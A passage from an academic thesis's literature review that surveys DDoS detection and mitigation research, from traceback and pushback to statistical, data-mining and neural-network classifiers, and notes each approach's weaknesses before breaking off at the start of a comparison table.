The above approaches (trace-back) are based on marking specific flags or values on the headers. The efficiency and the practicality of the above methods are limited to IP/ICMP/TCP headers to diagnose the route of the attack. If the attackers change the header information of the packets to genuine sources, the trace-back will be a meaningless task. In other words, it is possible to forge the packets with randomised values to confuse the defence/trace-back system with a completely wrong path. We explain how headers can be forged, changed or modified in Chapter 4 Section 4.5. Also in the above methods the authors have not explained the process of separating genuine sources from attacking sources. For example, a popular site that shows a football match can introduce a high volume of genuine traffic due to the number of users trying to watch it.

2.2.2 Algorithms and Other Approaches in Detection of DDoS Attacks

Mahajan, Bellovin, Floyd and Shenker [111], present an approach to determine and defend against DDoS attacks based on traffic congestion. The authors introduced and deployed three steps on UNIX like routers to identify the source and strength of an attack. The first step of this approach is called an aggregation detection mechanism. In this context, the word aggregation means a collection of packets from one or more flows with common properties. The properties could be anything from destination addresses to source addresses, port numbers or prefix values. When a router is under a DDoS attack, its Kernel drops a high number of packets to avoid system buffer overflow. Then the system flags it as abnormal and activates its aggregate detection algorithm to calculate the output bandwidth and compare it with the incoming bandwidth. If the incoming bandwidth and the number of dropped packets are greater than the output bandwidth, the system scans through the dropped packets in different time slots and identifies their destination addresses. This process will be repeated until the algorithm confirms the destination victim.

After that, the system uses a rate limit mechanism (step two) to reduce the rate of the traffic and deploy pushback (step three) [69] to inform its upstream routers to take some countermeasures. The upstream routers receive the warning and use the information provided by the downstream router to limit the traffic rate. This approach is combined detection and possible tracing-back of the attack. This process will continue to spread from one router to the upstream router until the strength of the attack is minimised. Pushback is AT&T's defence mechanism that is introduced on intermediate routers between the networks to combat attack. It works its way up and limits the rate of the bandwidth on each upstream level until it reaches the source of the attack. This approach is an interesting approach for detecting and mitigating DDoS attacks. However, the authors suggest adjusting the bandwidth rate on each router, which might have the effect of losing genuine traffic from each router. In other words, we might save one machine, but drop a high volume of genuine packets on each router. Furthermore, knowing the source of the attack might not necessarily minimise the effects of a DDoS attack, because the attacker might change the route of the attack.

Some research uses existing technologies introduced in applications and session layers by adjusting them to fulfil detection mechanisms. The researchers at the University of Bar-Ilan in Israel have developed a novel architecture called Beaver [16] that employs authentication and cryptographic approaches to protect network services from being attacked. They have deployed client/server registration and authentication processes coupled with public and private keys to minimise incoming and outgoing traffic. For a client to communicate with a server, it needs registering itself with Admission Servers in order to start a session with a particular device. This server is used to allow pre-registered clients to request a particular service on the network. The communication is established via Ø-Hopper protocol where it requests permission. Ø-Hopper is Beaver's two-party communication components that provide packet filtering and a rate limitation process. Then the system contacts the service through a constant session that they share and asks the service to start a session with the client. On the other hand, the Admission Server notifies the client to start communication with the server. The authors believe that this methodology provides protection by blocking and separating non-registered devices from communicating with each other. This results in preventing abnormal traffic (including DDoS attacks) reaching any parts of the network.

Furthermore, Shi, Stoica and Anderson [197], have introduced a similar system to Beaver's solution, but instead of an Admission Server, they have deployed a puzzling mechanism called OverDoSe. This approach uses a novel computational puzzling schema to detect DDoS attacks before they reach the target. The network is deployed with a set of overlay nodes that are deployed between the clients and the servers. If a client wishes to communicate with a server, it must choose one of the overlay nodes to request a connection. The node selection is based on different algorithms such as network proximity [62] [237] or node reputation [86].

In response, the client receives a puzzling problem to resolve and is expected to send the solution back to the node. Then the solution is validated and forwards the request and the solution to the server. The server assigns a cookie to the requesting client, and replies to the overlay node with the cookie and a flow specification. The flow specification is a set of rules the overlay node must enforce for regulating an established flow. Then connection is established between the client and server.

Papers [16] and [197] focused on protecting a specific network topology while leaving other networks unprotected. For example Beaver´s solution [16] requires a continuous level of administration to frequently register new clients that wish to communicate with the other network resources. An attacker can exploit vulnerabilities on the Admission Servers and install zombies to launch attacks. Seifried [193] provided a series of guidelines to tour foreign networks using different methodologies and techniques. In addition, such a solution might not be practical for media businesses such as public newspapers to register known and unknown clients with specific parameters. As for the paper [197], a puzzling mechanism before connection is established is a good approach, but it can introduce latency as every client has to have a piece of code to do the puzzle and it requires a high level of administration and cost. However, these approaches are well structured and designed in terms of layouts and methodologies for small and medium environments.

Mirkovic, Robinson, Reiher and Oikonomou [126], have built a mechanism called DefCOM that detects, alters and reduces DDoS attacks in Internet domains. Their system consists of several nodes that communicate and exchange messages when attacks are detected. DefCOM architecture provides three functionalities to reduce a direct DDoS attack on the targets. It first generates an alert message using its own alert generator and informs all its surrounding agents about the attack. Secondly, it uses rate limiters to control the high volume of traffic that is detected by the alerter. Thirdly, it classifies and separates legitimate traffic from attacks. DefCOM's authors believe that the best strategy to detect DDoS attacks is to deploy a node nearby the target. Consider an attack on a particular target. The vicinity node to the target detects the attack and provides alert generator functionality between itself and the rest of the nodes in the network. It immediately sends an alerting message to all the nodes that are part of DefCOM. The detection mechanism is based on observing resource consumption of devices towards the target. Then the nodes cooperate with each other to trace the routes between the attackers and the victim using Secure Packet Stamping. Each node picks a stamp and sends a stamped packet between itself and neighbouring nodes in a secure connection. The active nodes put the stamp in the header of the packets that they send and observe the stamps of packets received from the surrounding nodes. The closest node to the victim will be a parent of a neighbour whose stamped traffic is observed. Then the parent sends a message to its children to learn about their statuses. Once the route (tree) of the attacks is diagnosed, the core nodes change the rate limit and reduce the attack.

In this approach the authors' [126] best strategy to deploy their solution is to install their nodes close to the victim, which might be problematic when the traffic is in its highest peak. Consider a victim that is flooded with packets. The closest node detects the attack and informs its neighbouring nodes to trace the route of the attack and minimise the rate at their end. Suppose the surrounding agents fail to diagnose the route (tree) of the attack, the target machine will be under extreme volume of traffic and the attack will be effective.

Aroua and Zouari [12], have introduced architectural approaches to introduce a coordinated detection with response strategy. The authors consider the existing network architectures that are used by most ISP providers where traffic behaviour is analysed, collected and stored in a central server. However, the authors fears system failure when it comes to the central server or gets compromised by an attacker. In their work, they have improved the single point of failure by equally distributing the shared information using the Byzantine hypothesis [198]. When an attack is detected, the information is shared and defence system applied. The detection mechanism is based on a consensus algorithm [114]. The algorithm tries to build a global view to take decisions about the attack patterns (e.g. UDP ports or destination IP) and make an appropriate decision. Paper [12] provides a good overview of how data can be distributed and shared to make appropriate decisions, but the authors did not consider zero-day attacks or attacks that are look like genuine traffic.

Hwang and Ku [33], have developed a distributed mechanism to combat DDoS attacks in which distributed collaboration between AS is put together. Their architecture, called Distributed Change-point Detection (DCD), is designed to reduce DDoS damage using a new mechanism called Changed Aggregation Tree (CAT). The authors adopt a non-parametric CUSUM algorithm to describe any changes in the network traffic. The overall system is positioned over multiple AS domains with a central CAT server in each domain. The domain routers detect possible traffic changes and inform the local CAT server. Then the local server informs its sub-tree servers via a Virtual Private Network (VPN). This approach is good in-terms of communication and network awareness, but an attacker can compromise any of the CAT servers and introduce points of failure between the Autonomous Systems.

Other researchers used other cooperation mechanisms in order to combat DDoS attacks. Beitollahi and Deconinck [19], introduced Feedback-based Control scheme to mitigate DDoS attacks. The goal of this work is to identify which customer edge routers have traffic towards the victim (good traffic) in which the victim assigns the traffic to that router and fairly distributes its bandwidths with other routers. The authors in [19] deployed leaky-bucket [224] on the edge of each router to mitigate the attacks. This solution works in three phases, control phase, stabilisation phase and processing phase (respectively). Control phase is applied as soon as the packets are aggregated, the victim informs the edge router to rate-limit the traffic.

After that the victim asks the router that rate-limited the traffic to direct the traffic towards the leaky-buckets so that the total traffic volume reported by protection routers locates in the desired range (stabilisation phase). Then the size of the leaky-buckets can be adjusted using a feedback mechanism. Finally, at the processing phase the victim issues a command to the router in order to log fingerprints for outgoing packets towards the victim. Analysing the log files assists the victim server to detect which sensor routers completely carry good traffic; then the victim server asks those routers to remove leaky-buckets. This approach requires continuous communication between the victim and all the edge router in order to minimise the strength of the attack. However, it is possible that the attacker targets the edge routers to increase the traffic on that network and damage the router. In other words, the attacker can hijack (Man-in-the-middle [142]) the communication channel between the victim and the router. At this point the victim experiences technical issues and will not be able to get access to the Internet via its edge router.

Chan and Chanson [30], have introduced a routing defence mechanism that is purely based on Linux like routers. Their approach is called Intrusion Detection Router (IDR) for Defending against DDoS attacks. It aims to detect any traffic that consumes exceptionally high network bandwidth (e.g. DDoS attack). It analyses and discards highly suspicious packets and reacts to an attack by back tracking the source of attack and by controlling their flows among the routers. Their detection mechanism is based on passing traffic through a router and employing the Bloom filter [96] to locate the exceptionally heavy volume of packets going to the same destination. A two-dimensional bin table of k levels by m bin with k independent hash function is used to keep track of the recent arrival rate of packets of different destination. During this process when a packet arrives, its destination IP address is hashed into k values and mapped to one of the m bins, each of the levels using k independent hash function. If the number of packets after counting gets up to a certain threshold, the destination is considered to be under attack. This approach was designed to focus on the destination IP addresses by using two way-dimensional tables to keep track of any recent arrival rates packets. The algorithm that is involved in each individual router is considered to be robust, but the authors of this work ignored the possibility of the destination address being overloaded with genuine packets. In this case, this approach might not be the most suitable since genuine packets are subject to blocking if their numbers are greater than a certain threshold.

Peng, Leckie and Ramamohanarao [151], used source IP address monitoring (SIM). This approach consists of two parts. The first part is a training engine that adds IP addresses into an IP Address Database (IAD) when the traffic volume is normal and the second part collects several statistics of incoming traffic for the current time interval. A hash table is used to record the IP addresses that appeared in the current time interval. Every hash table entry contains two fields, the number of IP packets and the time stamp of the most recent packet for that IP address.

The system compares the current counts of the hash table with the IAD, and then calculates how many new IP addresses have appeared in this time slot. If the number of packets per IP address is bigger than a threshold, the traffic is flagged to be a DDoS attack. Just like in [30] the authors of [151] did not introduce a methodology that separates genuine packets from abnormal.

Researchers continue to propose new methodologies and ideas to minimise DDoS attacks. Feinstein and Schnackenberg [66] at Network Associates Laboratories and researchers at Boeing Company have been using entropy and a chi-square formula (statistical approach) [94] [76] to detect DDoS attacks. To compute entropy the approach can be optimised to perform only a few simple computations per packet. In [66] the entropy of a source is calculated through a sliding window of fixed width. Chi-square is used for distribution comparison in cases where the measurements involved are discrete values. For example, it could be used to test the distribution of TCP SYN flag values (0 or 1) or protocol numbers. In this approach the authors have also considered mechanisms to separate genuine packets from abnormal, but no approach and tests have been deployed to detect zero-day attacks.

Leu and Pai [101], have introduced an Agent Based Intrusion Detection System where events are collected and analysed. The authors executed their approach in a typical office building environment with different departments. The event collector gathers all destination and source IP addresses and counts the number of packets to a specific destination. All packets that go through a particular switch device (mirror port) are considered to be duplicated and the event analyser detects and gathers them. In this approach four attributes of source-IP, port number, grouping and packet information are used to analyse the traffic. Packet information is used to count the accumulated size of packets that a sender has sent during a specific period of time. The binary packets are collected for different subnets and they are profiled and updated on a daily basis. Then the system calculates chi-square for each grouped profile (group i where i =0,1,2…12). The IP with the largest amount of packets is ranked number one, the second largest amount is ranked number two, and so on. The authors in [101] have introduced an interesting approach to detecting attacks. However, this approach is designed for internal local network infrastructure and not Wide Area Networks (WAN).

Gupta and Joshi [77] have also proposed a statistical approach to detecting and characterising different types of DDoS attacks (low rate degrading, high rate disruptive and mixed rate) by monitoring the propagation of abrupt traffic changes inside an ISP Domain. The authors used volume and flow of traffic as parameters in their statistical metrics to obtain a normal traffic model of their system. The threshold values have been identified using Six-Sigma [173]. Inaccurate threshold values cause a large number of false positives and false negatives. NS-2 [133] as a simulator is used to generate traffic and network topology. The authors compared their work with a Volume Based Approach (VBA) [20] using low rate (10 Mbps).

Chen [34], has modelled the arrival rates of packets by normal distribution. This paper focused on low and high rate attacks separately. The process begins by confirming normal distributed packets coupled with a maximum number of distributed packets to identify the genuine threshold that acts as a boundary between high and low numbers of packets. The author mostly focused on TCP attacks. Both papers [77] and [34] used a statistical approach to detect DDoS attacks based on certain thresholds. This means when the number of packets is greater than the identified threshold, the traffic is defined to be an attack. The downside of this design is that genuine and abnormal traffic are both considered threatening as soon as they go above the threshold and there is no mechanism to separate them.

2.2.3 DDoS Detection using Protocols and Infrastructure.

Some researchers used the existing protocols and network infrastructure to combat DDoS attacks. Greenhalgh, Handley and Huici [75], have introduced a Tunnelling approach to combat DDoS attacks in Internet Service Providers (ISP) [75]. The authors designated certain subnets of IP addresses as server subnets. These subnets are accommodating servers called server-net; conceptually they are within a protection boundary by control points. The authors propose encapsulation and packet filtration as their basic methodologies to protect any servers from possible DDoS attacks. When traffic is destined to server-nets, the packets are encapsulated in IP-in-IP packets [203] and de-capsulated by the de-capsulator. Each ISP must install one en-capsulator and many de-capsulators to cope with all the incoming and outgoing traffic. When an attack is launched to any servers of the server-net, the de-capsulators know which en-capsulator is used to launch the attack. Knowing the right en-capsulator, one can filter the packets that are forming the attack. This approach is easy to implement and provides good level of protection in an ISP environment, but it is fairly expensive to deploy and requires a high level of administration.

Sardana and Joshi [187] have focused on third-line defence using honeypot routing and redirection. In this approach the attacking flows that are detected are directed to honeypots. The deployed honeypots are computer systems across the network that attract DDoS attacks, so that network administrators can trap the attackers and understand the most up to date attacks. This means the attackers can take advantage of these honeypots and use them as zombies or clients to launch attacks. However, if the attackers are not aware of these zombies as traps, the administrator can minimise the attack and understand more about them. Trapping attack flow is an interesting approach, but the authors have not explained how a high volume of genuine traffic can be dealt with or how it can be separated from abnormal traffic.

Some other researchers considered different approaches to mitigating DDoS attacks. Makhlouf, Boudriga and Obaidat [112], have introduced a detection mechanism via a wireless network. They introduced a tool that analyses radio-based DDoS attacks (radio-supervisors) coupled with a cooperate environment (based on metric analysis) to share information when an attack is detected. The supervision of the detection mechanism is based on anomaly detection [92]. This means the system compares signal characteristic features with a predefined profile using signal-based metrics (frequency of the signal > amplitude of the signal > threshold). Such an approach allows the system to detect DDoS attacks based on a signalling mechanism and not packet information. Detecting DDoS attacks based on signals is a good approach from the wireless point of view. However, this approach does not overcome the DDoS attacks in a wired environment where the majority of attacks occur [9][162]. One can deploy this approach in a wireless environment to reduce a DDoS attack within the wireless range. However, [129] shows that deploying DDoS attacks on the wireless network can disturb the detection process and its traffic.

Zhang and Parashar [248], have introduced cooperative defence against DDoS attacks. They have proposed to install defence nodes at the egress of each routing device in any AS system. Most of the existing Intrusion Detection Systems (IDS) produce traffic statistics based on captured packets. The authors use such mechanisms to keep the statistics of the captured packets with the highest number of destination IP addresses. Then a sample-and-hold algorithm is used to let the local detection nodes keep track of destinations whose traffic occupies greater than a fraction of the capacity C of the outgoing link. Once the attack is detected on any individual node, the information is shared between the nodes via the Gossip Protocol [194]. Then countermeasures are put in place by adjusting the rate limit on each node to reduce the strength of the attacks. This approach is well considered in terms of cooperation between distributed devices to reduce the strength of an attack. However, Keidar and Sasson [15] have shown in their work that the gossip protocol can be vulnerable to DDoS attacks on a small subset of devices. They have introduced a methodology to expose and reduce the damage of DDoS attack on Gossip base multi-cast. Meanwhile Birman, [23] has published a paper that identifies Gossip protocol limitation.

Saad, Abdesselam and Serhrouchni [183], have introduced a peer-to-peer mechanism coupled with a Distributed Hashing Table (DHT) [249] to share information between the peers when an attack is detected. Peer-to-peer networks have gained popularity on large scales in terms of sharing information. The authors proposed the use of a DHT that can efficiently route resource information on the victims and share data about the attacks among the peers. According to the authors such a scheme is more flexible and can scale to a very large number of peers, exchanging control messages, without introducing additional overhead to the system. The paper [183] is interesting from the conceptual point of view. However, Sit and Morris [206] have published a paper concerning security issues that face peer-to-peer and distributed hash tables giving drawings and examples. Moreover, peer-to-peer DDoS attack has become popular among the attackers as explained in Chapter 1 Section 1.7.

2.2.4 DDoS Detection Based on Data Mining Algorithms

Researchers have also considered data mining algorithms to increase the accuracy of the detection mechanisms. It is worth mentioning here that most researchers reviewed in this section have not provided enough information about the characteristic features (patterns) used in their training processes. However, we have emphasised such information where applicable and when provided by respective researchers.

The authors in [239], have focused on using a decision tree (C4.5) [127] technique to detect attacks that are related to layer 3 and 4 of OSI 7-layers model (Chapter 1, Section 1.3). Their approach of detection is based on a pattern matching procedure to identify a flow of traffic that is similar to attack flow. The detection process is based on a base-line traffic profile from normal traffic. Attacks are flagged up whenever traffic is detected to be above the base-line. The authors adopted decision tree classification (C4.5) to classify the network traffic. A decision tree consists of leaf nodes representing classes and non-leaf nodes that specify tests to be carried out on a particular attribute. The overall system consists of two parts; one is called protection agent (deployed at the victim side) and sentinels (deployed on the router side). The protection agent, which is considered to be the control centre, consists of a packet aggregator (to aggregate the traffic signature), a message manager (to handle the communication between the agents and the sentinels), a detection module (decision tree and rules) and a trace-back module (source of the attack). As for the sentinel, it collects packets to be transformed into traffic signature. When a signature command is issued by the proposed system the message manager would identify the attack type in the command and perform relational analysis to find the possible entrances of attack traffic.

Ramamoorthi, Subbulakshmi and Shalinie [174], have introduced a DDoS detection mechanism using Enhanced Support Vector Machine (ESVM) with string Kernels [43] [82] [145]. In this paper the authors also cover DDoS attacks that cover Network and Application layers of OSI 7-layers model (Chapter 1, Section 1.3) where ESVM and string Kernels are used to classify normal traffic from abnormal traffic. The approach consists of profile creation, data pre-processing (cleaning datasets from unwanted values), attack classification systems and attack response. To begin with, normal data were collected from users (linear process) and attacks are generated (irregular) process. Then the packets are pre-processed according to session rates, time viewing, number of packets and protocols (these parameters are used as input integers). These values are used for the purpose of training the algorithm. Static threshold has been used to indicate the input integers that are greater than X value at which the algorithm activates to detect any attacks based on the training processed. ESVM classifies the attack traffic from normal traffic using Kernel functions such as linear, polynomial, radial basis Kernel functions and string Kernels [11] [39] [145] [43]. Then an IP filtering mechanism is used when attacks are detected by the system to minimise the attacks. The authors have identified methods of separating genuine traffic form abnormal traffic based on protocols, but no indication to detect zero-day attacks.

Xu, Wei and Zhang [242] believe that Support Vector Machine (SVM) [145] [43] is a promising approach to detecting DDoS attacks, but its performance can be affected by its design. According to [242], two problems need to be addressed when it comes to SVM. One is high dimensional and redundancy of input data while the second is limited SVM processing capacity. To improve such a legacy, the paper [242] suggests a new method based on Kernel Principal Component Analysis (KPCA) [191] and Particle Swarm Optimization (PSO)- SVM [90]. PSO is used to optimise the SVM parameters establishing an SVM detection model with good generalisation performance while KPCA is used for the purpose of selecting the features and preserving the nonlinear structures of the feature space. This paper provides an interesting approach of using KPCA-PSO-SVM with high accuracy of detection; but yet again the authors did not evaluate their work against zero-day attacks.

Other approaches which use data mining include [108], which used a fuzzy class association rule mining method based on genetic network programming (GNP) for detecting network intrusions including DDoS detection [79] [106]. These combined approaches can handle mixed datasets of discrete and continuous attributes. The authors believe that such an approach has been applied quite well in the recent years. As part of their experiment, the proposed solution has been analysed with Cross Industry Standard Process for Data Mining (CRISP) [235] and the result showed the value of fuzzy membership into GNP. This approach deployed as detection classifier for misuse detection and anomaly detection. Then the results were confirmed using KDD99 [50] and DARPA98 datasets [51]. In this work GNP with fuzzy data mining is compared with CRISP data mining, and the result clarifies the necessity to introduce fuzzy membership functions into GNP-based data mining.

Lui and Cheung [105], have introduced an adaptive Network Intrusion Detection System (NIDS) based on various data mining techniques. The authors have used one engine to deploy all the attacks. However, this solution is constructed by a number of agents where the data mining algorithms (clustering, association and sequential association) [79] are deployed on five different agents. After training with different traffic for network behaviour, when a new type of attack comes, the proposed system can detect such an anomaly by distinguishing it from normal traffic. The solution consists of three modules, feature extractor, detection agents and agent trainers. The feature extractor module is used to extract the features of the data that can be used for training and the detection process. The extracted features from the datasets are used in the detection engine to train the algorithms (clustering, association rules and sequential association rules) [79] or detecting attacks. Then for a detection agent, there will be a corresponding trainer that is created for updating the agent in an adaptive manner.

Panda and Patra [149], have conducted a comparative study to explore the behaviour of supervised learning algorithms (particularly decision trees based on ID3, J48, and Naïve Bayes) [79] in detecting different attacks. In their work they used classification algorithms based on decision trees and Naïve Bayes analysis. When it comes to decision trees, it covers ID3 [55], which evolved from C4.5 [79] while J48 [127] is the enhanced version of C4.5. The algorithms have been in cross validation against datasets. The results of the experiments show that Naïve Bayes model is quite appealing because of its simplicity, elegancy, robustness and effectiveness. However, the authors also show that there is no single algorithm that performs best in all situations. Panda and Patra have admitted that zero day attack [148] detection is considered in their future research and is not included. However, they have provided interesting results in the form of Receiver Operating Characteristic (ROC) curves [236].

Wang and Gombault [232], have used similar approaches as in [149] using C4.5 and Bayesian algorithms to detect attacks based on attributes. The authors used nine different attributes as input values to train and detect various attacks. The process was executed using Information Gain (IG) [57] to extract the attributes and chi-square statistics [76] to rank the attributes and introduce detection accuracy. The type of attributes that have been chosen by the authors are,dst_host_count,dst_host_srv_diff_host_rate,dst_host_srv_count,src_bytes,srv_count,srv_ diff_host_rate ,count, dst_host_srv_serror_rate and service. The authors tested their work with different patterns, one set was nine attributes and the other set was forty one attributes. The comparison was based on CPU performance. The result showed that nine attribute executions was faster than forty one attribute execution. The empirical results also show that using a smaller set of attributes largely reduces the time required for attribute construction, models training as well as DDoS attack detection. This paper [232] is an interesting work, but the authors have implemented and tested their solution in off-line mode (not real time), which they have indicated in their paper.

Sinapiromsaran and Techaval [204], have also used a multi-attribute frame decision tree to detect attacks. They propose a new algorithm to introduce a better decision tree by taking all attributes in a time frame. This has been achieved by creating a core vector from a pair of records having the furthest distance. Then the core vector is used to partition the dataset into three regions (left, middle and right). Left and right contain records of unique class while the middle region contain mixed types of records, which are then partitioned using entropy [79] and IG [57]. This method is repeated until the termination criteria are met. The experiments were based on a set of datasets that are assumed of the distance computation required numeric scales (only continuous attributes are maintained). This means all the reparative attributes are grouped together and counted with a number of counts. After that, all intrusions types are labelled as positive instances and normal access as negative instances. Based on their experiments, the authors believe that their tests can detect any possible attacks. The authors also explained the weakness of the algorithm in dealing with outliers [204]. If the pole is selected as one of the outliers, the partitioning process is not going to be as expected. The authors believe that the solution works based on datasets that are provided by KDD Cup 1999 [50] that does not contain any extreme values and the number of outliers will be minimal. On the other hand, the datasets that have been used in this paper are relatively old and do not cover new approaches or all attacks.

Other researchers have used Artificial Neural Networks (ANN) to detect DDoS attacks in different ranges and methodologies. Neural Networks is an advanced artificial intelligence approach that is used for various detecting purposes. The authors in [84] have used Artificial Neural Networks (ANN) to detect DDoS attacks where they introduced an examination table with different algorithms and compared the results based on levels of detection (decision tree, entropy and Bayesian) [127]. The defending mechanism is operated using the Turing Test (TT) [227] coupled with neural network algorithm. The proposed solution identifies users requests or demand to a specific resource and their communicative data. Then samples of such requests are sent to the neural network detection systems to be judged for abnormalities. In this model the proposers suggest that the Turing Test works by interacting with the users and judges their identity and what they normally use. In this way, the authors can judge whether the sources of demand are legal users or not, aiming at rejecting the illegal ones. In other words, if the demand to any applied resources on the server side was from a human, then the system treats the request as genuine otherwise the request is from a machine and considered illegal. The Turing system decides the real identification of users by examining the abilities of judging characters, charts, semantic meaning, logic analysis, picture management and self-consciousness. This can be achieved by using Network Driver Interface Specification (NDIS) [124] that hooks all the data into a server where users are identified based on their IP, MAC addresses and certifications that correspond to the trusting level. In this paper TT is used to judge DDoS attacks while neural network is used to examine DDoS detection.

Radial basis function neural network [79] [115] has also been used to run the examination by selecting three evaluating indexes to the fixed requirements. Then by comparing the evaluating indexes, the proposed solution makes judgments and tests the DDoS attacks. The authors have examined their approach under different DDoS attacks and their system can make varied, but generally good response to attack (examination of attacks with low resource consumed and high accuracy defended). The authors compared DDoS detection with Bayesian, Entropy, Decision tree and Neural Network and expectedly, Neural Network produced higher detection rate, low false alarm for known and unknown attacks.

Other authors have introduced an early warning detection approach based on multilayer deployment of time delay neural networks. Chang-Lung and Ming-Szu [226] have introduced such an approach. A Time-delay neural network (TDNN) [36] is a neural network where the time factor is hidden inside the signal with implicit representation. In the proposed solution, the authors introduced different combined modules that are used during the multilayer defence system. Modules that are part of the systems are, sync cookie module (defence against SYN flood), multilayer defence system (rule or IP base defence), sniffer module (online sniffing), flow control module (control flow of data), black list module (black list attacks), flexible schedule (provides scheduling mechanism) and expert module (to represent the results). The architecture of this solution is based on central management with distributed agents. Each agent is attached with a sensor that collects associate information from the network. Then the information will be sent to the central management location for the purpose of analysis. This approach is interesting in terms of collecting data from different locations and sending them to a central point for analysis. However, the attacker can launch different DDoS attacks on the actual central management server. Such architecture can introduce a single point of failure.

Li, Liu and Gu [102], have used a Learning Vector Quantisation (LVQ) neural network to detect different attacks. An LVQ neural network [189] is a supervised version of quantisation, which can be used for pattern recognition, multi-class classification and data compression tasks. The datasets that have been used in the experiments consist of numeric and symbolic features, which have been converted to numeric form so that they can be given as inputs to the neural network. The process consists of data collection, pre-processing datasets, determining the LVQ neural network, training system and test the result. The symbolic were replaced with specific numeric, comma with semicolon, normal with 0 and attack with 1. The parameters used to train the algorithm are CPU usage; Memory usage; System time; TCP connections; Network sent bytes; Network receive bytes and TCP connections Passive. This approach is good and provides good detection rates, but no indication of how genuine traffic is separated from attacks. However, the authors admit that their approach requires to be further improved by lowering the error rates, increasing learning process and speeding-up detection.

Akilandeswari and Shalinie [2] have introduced Probabilistic Neural Network [210] Based Attack Traffic Classification to detect different DDoS attacks. The authors focused on how one can separate a Flash Crowd Event (high volume of normal traffic) from DDoS attacks. Radial Basis Function Neural Network (RBFNN) is used for the classification of DDoS attack traffic and normal traffic. The training attributes that have been used consist of source-IP, Time-to-Live, Flow duration, Flow per Time Interval, Packet Size, Number of packets per flow and Unique IP address per Time Interval. The authors used the terms legal pattern to deploy their experiments of three classification datasets. The first set of datasets was tested with a probability of 0.5 (3000 samples for training and 3145 for testing patterns) while the second dataset has a probability of 0.7 with 5000 patterns for training and 2340 patterns for testing. The third datasets are the attack profile gathered for the purpose of the experiments. To avoid spoofed IP addresses, the authors compared Time-to-Live of value and Source IP Prefix from collected attack dataset. Any identified spoofed IP addresses are blocked before any data is piped to the Probabilistic Neural Network. As part of their experiments, the process of detecting TCP SYN and ICMP attacks are higher than UDP.

Other researchers have used ANN to detect attacks as part of their research. Siaterlis and Maglaris [201] have experimented with a single set of network characteristics to detect attacks. The authors use Multi-Layer Perceptron (MLP) [79] [127] algorithm where the inputs are metrics coming from different passive measurements that are available in a network. This is coupled with traffic that is generated by the experimenters themselves. The authors use a machine learning approach to avoid magic numbers and site dependent thresholds [118] that would demand great investment in terms of installation and customisation. Having said that, the authors of this work agree that a single metric does not provide a reliable decision due to DDoS´s complexity and architecture. Hence, a combination of several metrics values has been used as part of their research. A tool has been implemented which collects all the data from the network to calculate metrics values. These are flow length (distribution of the number of packets in a flow per protocol), flow duration (duration of a flow in a router's cache) and flow generation rate. As part of the neural network configuration, the authors have chosen non-linear activation functions (e.g. Sigmoid) [64] [127] in the neural nodes with three layers (an input, a hidden and an output layer). There are indications of Detection Accuracy rates in the paper [201], but no figures or comparisons with other related work have been mentioned. However, the authors believe that their approach opens new direction metrics where multiple detections with small computation processes are easy to achieve.

The authors in [78] have used neural networks to detect the number of zombies that have been involved with DDoS attacks. The objective of their work is to identify the relationship between the zombies and attack deviation in sample entropy [79]. The process workload is based on prediction using a feed-forward neural network [79] [127] [153]. To train the algorithm, the authors have used NS-2 simulator [133] to generate the traffic within the network. Then data are collected, prepressed and normalised to be used as input values for the input layers. The traffic volume is used as a baseline to determine the input values by considering the strength of the traffic. According to the researchers of this paper the volume increases within the capacity of 25 Mbps for every 5 new zombies adding to the network. These values are used as input values to determine the training process of the attack. The performance of this work has been evaluated using Mean Squared Error (MSE) [130]. The best result that can be obtained here is when the output is close to zero. The authors [78] explained in their report that two layer feed forward networks of size 5, 10 and 15 have shown maximum MSE of 2.91, 2.59 and 3.14 respectively in predicting the number of zombies. However, these experiments are deployed using simulators and the results have not yet been tested against real world cases.

Bukhtoyarov and Semenkin [26] assume that agents (simple neural network classifiers) are in each computer that acts as intrusion detection system. However, this approach is primarily based on neural network ensemble where trained neural networks are joined together to detect an attack. The authors believe that the generalisation ability of a neural network system can be improved by the cooperation of a number of component neural networks, which form an ensemble. This proposed solution approach is designed to cover different possible attack networks (application to physical attacks). The same researchers verify their approach of using neural networks to be the most accurate in detecting attacks by introducing a comparison table. Such an approach is compared with Ensemble fuzzy classifier approach, Fuzzy classifier Bayes approach and Random subspaces approach [127] [106]. However, this approach detects different attacks based on allocating a baseline threshold. This means, information will be subject to analysis when values are greater than their allocated threshold. The authors of this paper agree that this proposed solution is not feasible in a large enterprise solution due to high traffic. However, this solution can be further improved to use it for solving modern large-scale problems.

Nogueira, Salvador and Blessa [140] have introduced Botnet detection based on Neural Networks by collecting flow statistics (packet sizes and number of packets passing through a network subnet). This provides known and unknown traffic corresponding to licit and illicit applications (genuine and forged applications). The detection scheme is based on historical profiling provided by each application during data collection. The Neural Network is trained using genuine and identified traffic profiles. Then the trained model is used to identify the new traffic profile that is presented as inputs. The traffic data is captured using probes that are strategically located on the network.

Performance tests were conducted and the identification results obtained, using several IP applications and security attacks, show that the proposed approach is able to achieve high identification percentages. The outcome of the research was a framework called Botnet Security System (BoNeSSy). It includes core functionalities coupled with a database, hardware and operating systems and functionalities that were developed on top of the base part, mainly the graphical user interface (GUI) and extra functionalities that are provided for adaptation purposes (plug-ins or add-ons) in order to support new threads. A GUI interface is provided for a non-technical person to see the results. The authors have provided an interesting approach when it comes to creating a framework that can be used by developers and technical people. However, in their paper [140] the authors have not shown any indication of zero day attack detection yet their implemented framework can provide features to separate known from unknown traffic.

Wu and Chen [240] used Chaos theory and Back Propagation Neural Networks [79] [127] to improve the DDoS detection algorithm in Network Anomaly Detection Algorithm (NADA). The authors began their work by using the Lyapunov exponent to validate the chaos hypothesis. After that the authors predicted the network traffic by using an exponential smoothing model instead of the forecasting method used in NADA. Then they analysed the prediction error by using chaos theory and a Back Propagation Neural Network. The authors claimed improvement in Detection Accuracy by decreasing in false alarm rate.

After investigating and analysing the related work and research, we summarised and compared the results and common features provided by each paper in Table 2-1. This includes Detection Accuracy, True Positive rate (TPR) known as Recall, Detection Rate (DR) or Sensitivity and False Positive Rate (FPR) also known as False Alarm Rate (FAR). We also compared all the related approaches with respect to Precision and Specificity (see Chapter 3 for details). However, not all the above research has provided FPR, Detection Accuracy, Sensitivity or Precision values or figures in their papers.

Papers/Titles	Approaches	Detect zero day attack (unknown)	Genuine and abnormal traffic separation	TPR, DR, Recall or Sensitivity if applicable	Detection Accuracy if applicable	FPR, FAR If applicable	Precision if applicable	Specificity if applicable
Network Support for IP Traceback [188].	DDoS-Trace-back.	N/A	N/A	N/A	N/A	N/A	N/A	N/A
